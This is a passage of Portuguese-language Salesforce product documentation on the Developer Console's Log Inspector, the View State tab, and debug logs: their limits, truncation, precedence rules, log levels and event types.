2. Proceda para abrir nós para explorar a chamada de métodos e quanto tempo cada método demorou. Quando você clica em um item no painel da Árvore de pilha, o painel Registro de execução exibe essa parte do registro de depuração, o painel **Source (Origem)** é atualizado para exibir o código-fonte adequado e o painel Variáveis mostra as variáveis do contexto.
3. No painel Visão geral da execução, clique na guia Unidades executadas para exibir as estatísticas do seu código que inclui o tempo de execução em milissegundos e o tamanho do heap em bytes. A coluna Cnt mostra o número de vezes que uma determinada unidade de código foi executada. Se uma unidade de código foi executada mais de uma vez, a soma, média, tempos máximo e mínimo de execução são atualizados. Da mesma forma, se uma consulta é executada mais de uma vez, a exibição é atualizada para resumir os números agregados de linhas retornadas.

Você pode filtrar unidades de código ao clicar em botões na parte inferior que corresponda às unidades de códigos que você deseja omitir na exibição. [Monitorando DML em uma solicitação](#) explica como fazer isso.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

4. Clique na guia Limites para verificar os limites aplicáveis e a proximidade da sua solicitação em relação ao limite aplicável. A coluna Total disponível mostra os limites do controlador para a sua organização por tipo de operação. A coluna Solicitar total mostra o número total de solicitações realizadas. A coluna Usado até mostra o número de solicitações consumidas no ponto de execução selecionado no registro de execução ou rastreamento de pilha.
5. Clique em Cronograma para ver um gráfico das unidades de código executadas divididas pelo tipo de unidade de código, além do total e da porcentagem do tempo de execução para cada tipo de unidade de código. O cronograma permite que você localize rapidamente quais partes da solicitação demoraram mais. Selecione um intervalo de tempo na parte inferior da seção do resumo para aumentar ou diminuir o período exibido no cronograma.



Neste exemplo, as solicitações de banco de dados demoraram mais (56,95%). Elas são seguidas pela página Visualforce. A menor quantidade de tempo foi gasta no código Apex. Além disso, as páginas do Visualforce e o código Apex foram executados primeiro e por último, enquanto as operações de banco de dados eram realizadas entre eles.

Exibindo um processo complexo

Cenário: Seu processo é complexo, e inclui vários acionadores e classes do Apex, fluxo de trabalho e regras de validação. Quais são algumas das melhores formas de percorrer ou filtrar o registro de depuração resultante?

1. A seção Pilha contém uma estrutura em árvore ilustrando o caminho de execução de todos os itens de nível superior na solicitação. Use-a para visualizar a hierarquia de itens à medida que eles forem executados.
2. Use a caixa de entrada **Filter (Filtrar)** no registro de execução. Por exemplo, se você estiver interessado nos eventos específicos do acionador, clique em **Filter (Filtrar)** e insira *acionador*. Somente as linhas no registro de depuração contendo a palavra *acionador* são exibidas na seção de registro de execução.
3. Limite o escopo da guia Registro da execução para um quadro selecionado específico da execução selecionando **This Frame (Este quadro)**. Por exemplo, se você selecionar uma linha que contém `CODE_UNIT_STARTED` no registro de execução e, em seguida, clicar em **This Frame (Este quadro)**, o registro de execução exibirá somente os itens na solicitação que ocorrem entre `CODE_UNIT_STARTED` e seu `CODE_UNIT_ENDED` associado.

Nota: Quando **This Frame (Este quadro)** for selecionado, o Registro da execução somente exibirá os itens contidos no quadro, e não qualquer operação de nível inferior. Por exemplo, se um acionador chamar uma classe, somente as operações do acionador serão exibidas no Registro da execução, não as operações da classe.

Perspectivas do inspetor de registro

Criando perspectivas personalizadas no inspetor de registro

Uma perspectiva é um layout predefinido de painéis no Console do desenvolvedor Inspetor de registros.

Ao executar uma tarefa no Inspetor do sistema, use uma perspectiva que agilize e facilite a conclusão da tarefa. Cada desenvolvedor tem um estilo diferente. Para obter uma lista de perspectivas prontas, consulte [Inspetor de registros](#).

Para criar uma perspectiva personalizada ou modificar uma perspectiva existente.

1. No Console do desenvolvedor, abra um registro no Inspetor de registro.
2. Clique em **Debug (Depurar) > View Log Panels (Exibir painéis de registro)** e selecione os painéis que deseja incluir na perspectiva. Para obter uma lista de painéis disponíveis, consulte [Painéis de log](#). Se uma perspectiva for modificada, um * será anexado ao nome dela até que ela seja salva.

Dica: Se uma perspectiva que inclua o painel **Execution Log** (Registro de execução) for criada, talvez você queira incluir o painel **Source** (Origem).

- Para salvar suas alterações, clique em **Save Perspective** (Salvar perspectiva). Para criar uma perspectiva, clique em **Save Perspective As** (Salvar perspectiva como) e insira um novo nome.

CONSULTE TAMBÉM:

[Inspetor de registro](#)

[Gerenciando perspectivas no inspetor de registro](#)

Gerenciando perspectivas no inspetor de registro

Uma perspectiva é um layout predefinido de painéis no Console do desenvolvedor Inspetor de registros.

Ao realizar uma tarefa no Inspetor de registro, verifique se escolheu a perspectiva certa para o trabalho.

Para gerenciar suas perspectivas, clique em **Debug (Depurar) > Perspective Manager (Gerenciador de perspectiva)**.

- Para alternar para uma perspectiva diferente, clique duas vezes no nome da perspectiva ou selecione e clique em **Open** (Abrir).
- Para alterar a perspectiva padrão, selecione o nome da perspectiva e clique em **Set Default** (Definir padrão).
- Para excluir uma perspectiva, selecione o nome da perspectiva e clique em **Delete** (Excluir).
- Para criar uma perspectiva personalidade, consulte [Criando perspectivas personalizadas no inspetor de registro](#).

As seguintes perspectivas são predefinidas:

- **All** (Todos) (padrão)


The screenshot displays the Salesforce Developer Console interface in the 'Debug' perspective. The top bar shows the log path: 'Log /_ui/common/apex/debug/ApexCSTAPI @04/24 11:04:55'. The main area is divided into several panels:

- Stack Tree:** Shows the execution tree with columns for Unit, Duration, and Heap. The current unit is 'execute_a...' with a duration of 31.43 and a heap of 2534.
- Execution Log:** A table of execution events with columns for Timestamp, Event, and Details. Events include 'EXECUTION_ST...', 'CODE_UNIT_ST...', 'VARIABLE_SCO...', 'HEAP_ALLOCATE', and 'STATEMENT_EX...'.
- Source:** Shows the source code for the current unit, with a table for # and Count. The source is 'Source for /_ui/common/apex/debug/...'.
- Execution Stack:** Shows the stack of execution units with columns for Unit, Duration, and Heap. The stack includes 'debug' units with durations of 0.07 and 0.09.
- Execution Overview:** A table summarizing the execution of various units. The table has columns for What, Name, Sum, Avg, Max, Min, Count, Heap, Query Type, Sum rows, Avg rows, Max rows, and Min row.


What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.34	0.07	0.12	0.05	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.66	0.08	0.11	0.07	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute_a...	31.43	31.43	31.43	31.43	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/_ui/commo...	31.48	31.48	31.48	31.48	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.39	0.10	0.11	0.09	4	0	n/a	n/a	n/a	n/a	n/a
Method		0.36	0.36	0.36	0.36	1	0	n/a	n/a	n/a	n/a	n/a

At the bottom, there are filters for 'Show: Methods, Queries, Workflow, Callouts, DML, Validations, Triggers, Pages'.


- **Debug** (Depurar): uma perspectiva projetada para depuração de código que inclui os painéis Registro de Execução, Origem e Variáveis.



- Log Only** (Apenas registro): Uma perspectiva multiuso para visualizar a execução do registro que inclui apenas o painel Registro de execução.



- Analysis** (Análise): Uma perspectiva projetada para análise de registro que inclui os painéis Árvore de pilha, Pilha de execução, Registro de execução e Visão geral de execução.



Use uma perspectiva que deixe a conclusão da sua tarefa fácil e rápida. Todo desenvolvedor tem um estilo diferente. Se uma das perspectivas predefinidas não atender suas necessidades, é fácil projetar a sua própria. Para obter detalhes, veja [Criando perspectivas personalizadas no inspetor de registro](#)


CONSULTE TAMBÉM:

[Inspetor de registro](#)

[Criando perspectivas personalizadas no inspetor de registro](#)

Guia Estado de exibição

A guia **View State** (Estado de exibição) do Console do desenvolvedor permite examinar o estado de exibição de uma solicitação de página do Visualforce.



A guia Estado de exibição no Console do desenvolvedor funciona da mesma forma que a guia Estado de exibição no rodapé do Modo de desenvolvimento do Visualforce, exceto que clicar duas vezes no nó da pasta não abre uma janela de gráfico de pizza do uso. Consulte “Sobre a guia Estado de exibição” no [Guia do desenvolvedor do Visualforce](#) para obter mais detalhes.

Ativando a guia Estado de exibição

Para ativar a guia Estado de exibição:

1. Em suas configurações pessoais, insira *Detalhes avançados do usuário* na caixa *Busca rápida* e selecione **Detalhes avançados do usuário**. Nenhum resultado? Insira *Informações pessoais* na caixa *Busca rápida* e selecione **Informações pessoais**.
2. Clique em **Edit** (Editar).
3. Selecione a caixa de seleção *Modo de desenvolvimento* se não estiver selecionada.
4. Selecione a caixa de seleção *Mostrar estado do modo de exibição no modo de desenvolvimento*.
5. Clique em **Save** (Salvar).

 **Nota:** Visto que o estado de exibição está ligado aos dados de formulário, a guia Estado de exibição aparece apenas se sua página contiver uma marca `<apex:form>`. Além disso, a guia Estado de exibição é exibida apenas em páginas que usam controladores personalizados ou extensões de controlador.

Registros de depuração

Usando registros de depuração

PERMISSÕES DO USUÁRIO

Para usar o console do desenvolvedor:	“Exibir todos os dados”
Para executar anônimo no Apex:	“Apex do autor”
Para usar a pesquisa de código e executar SOQL ou SOSL na guia de consulta:	“API ativada”
Para salvar as alterações às classes de Apex e acionadores:	“Apex do autor”
Para salvar as alterações nas páginas do Visualforce e componentes:	“Personalizar aplicativo”
Para salvar as alterações nos recursos do Lightning:	“Personalizar aplicativo”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

A interface de usuário, os Serviços de Email e as Aprovações Salesforce, não estão disponíveis em **Database.com**.

Um *registro de depuração* pode registrar operações do banco de dados, processos do sistema e erros ocorridos durante a execução de uma transação ou de testes de unidade. Os registros de depuração podem conter informações sobre:

- Alterações em bancos de dados
- Callouts de HTTP
- Erros do Apex

- Recursos usados pelo Apex
- Processos automatizados de fluxo de trabalho, como:
 - Regras do fluxo de trabalho
 - Regras de atribuição
 - Processos de aprovação
 - Regras de validação

O sistema gera um registro de depuração sempre que uma transação existente nos critérios de filtro definidos é executada.

As transações podem ser geradas pelo seguinte:

- Interface do usuário do Salesforce
- API
- Chamadas do `executeanonymous`
- Serviços da Web
- Serviços de email

Os [critérios do filtro](#) definidos para o usuário, o cabeçalho do Console do Desenvolvedor ou da API determinam o que está incluído no registro de depuração.

 **Nota:** Os registros de depuração não incluem as transações acionadas por conversão de lead. Por exemplo, suponha que um lead convertido acione uma regra de fluxo de trabalho. O registro de depuração não mostrará que essa regra de fluxo de trabalho foi acionada.

Confira exemplos de quando usar o registro de depuração a seguir:

- Como um desenvolvedor criando um aplicativo personalizado, você pode usar o registro de depuração para validar o comportamento do aplicativo. Por exemplo, é possível definir o filtro do registro de depuração para procurar por callouts e, no registro de depuração, exibir informações sobre o sucesso e a duração destes callouts.
- Como administrador de uma organização, você pode usar o registro de depuração para solucionar problemas quando um usuário relata dificuldades. É possível monitorar os registros de depuração para o usuário enquanto eles passam pela transação relacionada e, então, usar o registro de depuração para exibir os detalhes do sistema.

Limites do Log de Depuração

Os limites para os logs de depuração estão relacionados a seguir.

- Cada log de depuração deve ter 2 MB ou menos. Os registros de depuração maiores que 2 MB são reduzidos removendo linhas de registro antigas, como as linhas de registro de declarações anteriores do `System.debug`. As linhas de registro podem ser removidas de qualquer lugar, e não apenas do início do registro de depuração.
- Cada organização pode conter até 50 MB de logs de depuração. Quando a sua organização tiver atingido 50 MB de logs de depuração, os logs mais antigos começam a ser substituídos.

Truncamento do Log de Depuração

Para fornecer as informações mais pertinentes, os registros de depuração são truncados começando com as entradas de registro mais antigas. As entradas de registro mais recentes sempre são preservadas. O registro de depuração é truncado em 200 KBytes quando atinge seu tamanho máximo de 2 MB.

Os seguintes eventos são necessários para processar o registro de depuração e estão associados a entradas de registro que não podem ser excluídas:

- `EXECUTION_STARTED`

- EXECUTION_FINISHED
- CODE_UNIT_STARTED
- CODE_UNIT_FINISHED
- METHOD_ENTRY
- METHOD_EXIT
- CONSTRUCTOR_ENTRY
- CONSTRUCTOR_EXIT
- SOQL_EXECUTE_BEGIN
- SOQL_EXECUTE_END
- SOSL_EXECUTE_BEGIN
- SOSL_EXECUTE_END
- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

 **Nota:** Entradas de registro de eventos necessários para processar o registro de depuração não são truncadas e sempre serão parte do registro de depuração. No entanto, outras informações de registro que aparecem entre as linhas inicial e final dessas entradas de registro são removidas como parte do truncamento do registro.

CONSULTE TAMBÉM:

[Pesquisando em um registro de depuração](#)

Ordem de precedência dos logs de depuração

Os eventos que são registrados dependem de vários fatores. Esses fatores incluem os sinalizadores de rastreamento, níveis de log padrão, cabeçalho da API, ativação do log do sistema baseado no usuário e níveis de log definidos pelos pontos de entrada.

A ordem de precedência dos níveis de log de depuração é:

1. Os sinalizadores de rastreamento substituem todas as outras lógicas de registro. O Console do desenvolvedor define um sinalizador de rastreamento ao ser carregado, e esse sinalizador permanece em vigor até expirar. É possível definir os sinalizadores de rastreamento no Console do desenvolvedor, em Configuração ou usando os objetos `TraceFlag` e `DebugLevel` da API de conjunto de ferramentas.

 **Nota:** A definição de sinalizadores de rastreamento de classe e de acionador não leva à geração ou gravação de registros. Os sinalizadores de rastreamento de classe e de acionador substituem outros níveis de registro, incluindo os níveis de registro definidos pelos sinalizadores de rastreamento do usuário, mas não fazem com que o registro ocorra. Se o registro em log estiver ativado durante a execução de classes ou acionadores, os logs serão gerados no momento da execução.

2. Se não houver sinalizadores de rastreamento ativos, os testes síncronos ou assíncronos do Apex serão executados com os níveis de log padrão. Os níveis de log padrão são:

BD

INFORMAÇÕES

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

APEX_CODE

DEPURAR

APEX_PROFILING

INFORMAÇÕES

FLUXO DE TRABALHO

INFORMAÇÕES

VALIDAÇÃO

INFORMAÇÕES

CHAMADA

INFORMAÇÕES

VISUALFORCE

INFORMAÇÕES

SISTEMA

DEPURAR

3. Se não houver sinalizadores de rastreamento relevantes ativos e nenhum teste estiver em execução, o cabeçalho da API definirá os níveis de log. Solicitações de API enviadas sem cabeçalhos de depuração geram logs transitórios, ou seja, logs que não são salvos a menos que outra regra de log esteja em vigor.
4. Se você ativar os logs de sistema para um usuário, obterá logs de depuração referentes às próximas 20 solicitações desse usuário. Para aprender a configurar registros de depuração baseados no usuário, consulte Monitorar registros de depuração.
5. Se o ponto de entrada definir um nível de log, esse nível será usado. Por exemplo, as solicitações do Visualforce podem incluir um parâmetro de depuração que define níveis de log.

Se nenhum desses casos for aplicável, não serão gerados nem armazenados logs.

CONSULTE TAMBÉM:

[Guia Registros](#)

[Níveis de registro de depuração](#)

https://developer.salesforce.com/docs/atlas.en-us.api_tooling.meta/api_tooling

<https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode>

Níveis de registro de depuração

PERMISSÕES DO USUÁRIO

Para usar o console do desenvolvedor: "Exibir todos os dados"

Para executar anônimo no Apex: "Apex do autor"

Para usar a pesquisa de código e executar SOQL ou SOSL na guia de consulta: "API ativada"

Para salvar as alterações às classes de Apex e acionadores: "Apex do autor"

Para salvar as alterações nas páginas do Visualforce e componentes: "Personalizar aplicativo"

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

Para salvar as alterações nos recursos do Lightning: “Personalizar aplicativo”

Para especificar o nível de informações que são incluídas nos registros de depuração, configure sinalizadores de rastreamento e níveis de depuração. Os níveis de depuração para os sinalizadores de rastreamento especificam o tipo e a quantidade de informações registradas para diferentes eventos. Após o registro, inspecione os eventos de depuração em seus registros de depuração.

Um nível de depuração é um conjunto de níveis de registro para categorias de registro de depuração, como Banco de dados, Fluxo de trabalho, Validação etc. Um sinalizador de rastreamento inclui um nível de depuração, um horário de início, um horário de término e um tipo de registro. Os tipos de registro são DEVELOPER_LOG, USER_DEBUG e CLASS_TRACING.

Ao abrir o Console do desenvolvedor, um sinalizador de rastreamento DEVELOPER_LOG é definido para registrar suas atividades. Os sinalizadores de rastreamento USER_DEBUG causam o registro das atividades de um usuário individual. Os sinalizadores de rastreamento CLASS_TRACING substituem os níveis de registro para classes e acionadores do Apex, mas não geram registros.

Ao usar o Console do desenvolvedor ou ao monitorar um registro de depuração, você poderá especificar o nível das informações que serão incluídas no registro.

Categoria do log

O [tipo de informações registradas](#), como informações do Apex ou das regras de fluxo de trabalho.

Nível do log

A [quantidade de informações registradas](#).

Tipo de evento

A combinação da categoria do registro e do nível do registro que especificam quais [eventos são registrados](#). Cada evento pode registrar informações adicionais, como a linha e o número do caractere em que o evento foi iniciado, os campos associados ao evento, a duração do evento em milissegundos e assim por diante.

Categorias de registro de depuração

Cada nível de depuração inclui um nível de registro de depuração para cada uma das categorias de registro a seguir. A quantidade de informações registradas para cada categoria depende do [nível do registro](#).

Categoria do log	Descrição
Banco de dados	Inclui informações sobre a atividade do banco de dados, incluindo cada instrução DML (data manipulation language - linguagem de manipulação de dados) ou consulta SOQL ou SOSL inline.
Fluxo de trabalho	Inclui informações das regras de fluxo de trabalho, fluxos e processos, como o nome da regra, as ações tomadas e assim por diante.
Validação	Inclui informações sobre regras de validação, como o nome da regra, se a regra foi avaliada como verdadeira ou falsa, etc.
Callout	Inclui o XML de solicitação/resposta que o servidor está enviando e recebendo de um serviço da Web externo. Isso é útil quando ocorrem problemas de depuração relacionados ao uso de chamadas da API dos serviços da Web do Force.com.
Apex Code (Código do Apex)	Inclui informações sobre o código do Apex e pode incluir informações como mensagens de registro geradas por declarações DML, consultas SOQL ou SOSL inline, início e conclusão de qualquer acionador e início e conclusão de qualquer método de teste, e assim por diante.

Categoria do log	Descrição
Apex Profiling (Perfil do Apex)	Inclui informações de perfil acumulativas, como os limites para o seu namespace, o número de emails enviados e etc.
Visualforce	Inclui informações sobre compromissos do Visualforce, incluindo serialização e desserialização do estado de exibição ou a avaliação de um campo de fórmula em uma página do Visualforce.
Sistema	Inclui informações sobre chamadas para todos os métodos do sistema, como o método <code>System.debug</code> .

Níveis de registro de depuração

Cada nível de depuração inclui um dos níveis de registro a seguir para cada categoria de registro. Os níveis são listados do mais baixo para o mais alto. [Eventos específicos](#) são registrados com base na combinação de categoria e níveis. A maioria dos eventos começa a ser registrada no nível de INFORMAÇÕES. O nível é acumulativo, ou seja, se você selecionar CORRETO, o registro incluirá também todos os eventos registrados nos níveis DEPURAR, INFORMAÇÕES, AVISO e ERRO.



Nota: Nem todos os níveis estão disponíveis para todas as categorias. Apenas os níveis que correspondem a um ou mais eventos estão disponíveis.

- NENHUM
- ERRO
- AVISO
- INFORMAÇÕES
- DEPURAR
- FINE
- MAIS CORRETO
- O MAIS CORRETO DE TODOS



Importante: Antes de executar uma implementação, verifique se o nível de registro do Código do Apex não está configurado como O MAIS EXATO. Caso contrário, a implantação pode demorar mais do que o esperado. Se o Console do desenvolvedor estiver aberto, os níveis de log no Console do desenvolvedor afetarão todos os logs, incluindo aqueles criados durante a implementação.


Tipos de evento de depuração

A seguir está um exemplo do que está gravado no registro de depuração. O evento é `USER_DEBUG`. O formato é *hora e data | identificador do evento*:

- *data e hora*: consiste no horário em que o evento ocorreu e em um valor entre parênteses. A hora está no fuso horário do usuário e no formato `HH:mm:ss.SSS`. O valor representa o tempo decorrido em milissegundos desde o início da solicitação. O valor do tempo decorrido é excluído dos logs revisados no Console do desenvolvedor.
- *identificador do evento*: consiste no evento específico que acionou o registro de depuração que está sendo escrito, como `SAVEPOINT_RESET` ou `VALIDATION_RULE` e qualquer informação adicional registrada com aquele evento, como o nome do método ou o número da linha e do caractere em que o código foi executado.

A seguir, um exemplo de uma linha de registro de depuração.

Depurar o exemplo da linha de registro



Neste exemplo, o identificador do evento é composto do seguinte:

- Nome do evento:

USER_DEBUG

- Número de linhas do evento no código:

[2]

- O nível de registro do método `System.Debug` foi definido como:

DEBUG

- String fornecida pelo usuário para o método `System.Debug`:

Hello world!

O exemplo a seguir de uma linha de registro é acionado por seu snippet de código.

Depurar snippet do código de linha do registro

```

1 | @isTest
2 | private class TestHandleProductPriceChange {
3 |     static testMethod void testPriceChange() {
4 |         Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 |         insert invoice;
6 |     }

```

A linha de registro a seguir é gravada quando o teste atinge a linha 5 no código:

15:51:01.071 (55856000) |DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1

Neste exemplo, o identificador do evento é composto do seguinte:

- Nome do evento:

DML_BEGIN

- Número de linhas do evento no código:

[5]

- Tipo de operação DML—Inserir:

Op:Insert

- Nome do objeto:

```
Type:Invoice_Statement__c
```

- O número de linhas passadas na operação DML:

```
Rows:1
```

A tabela a seguir lista os tipos de evento que estão registrados, quais campos ou outras informações são registradas com cada evento, como também qual a combinação do nível e categoria do registro provocam o registro do evento.

Nome do evento	Campos ou informações registradas com o evento	Categoria registrada	Nível registrado
BULK_HEAP_ALLOCATE	Número de bytes alocados	Código do Apex	O MAIS CORRETO DE TODOS
CALLOUT_REQUEST	Número da linha e cabeçalhos da solicitação	Callout	INFORMAÇÕES e acima
CALLOUT_RESPONSE	Número da linha e corpo da resposta	Callout	INFORMAÇÕES e acima
CODE_UNIT_FINISHED	Nenhum	Código do Apex	ERRO e acima
CODE_UNIT_STARTED	Número da linha e nome da unidade do código, como <code>MyTrigger</code> no evento do acionador da Conta em <code>BeforeInsert</code> para <code>[new]</code>	Código do Apex	ERRO e acima
CONSTRUCTOR_ENTRY	Número da linha, ID de classe do Apex e a string <code><init>()</code> com os tipos de parâmetros, se houver, entre os parênteses	Código do Apex	CORRETO e acima
CONSTRUCTOR_EXIT	Número da linha e a string <code><init>()</code> com os tipos de parâmetros, se houver, entre os parênteses	Código do Apex	CORRETO e acima
CUMULATIVE_LIMIT_USAGE	Nenhum	Perfil do Apex	INFORMAÇÕES e acima
CUMULATIVE_LIMIT_USAGE_END	Nenhum	Perfil do Apex	INFORMAÇÕES e acima
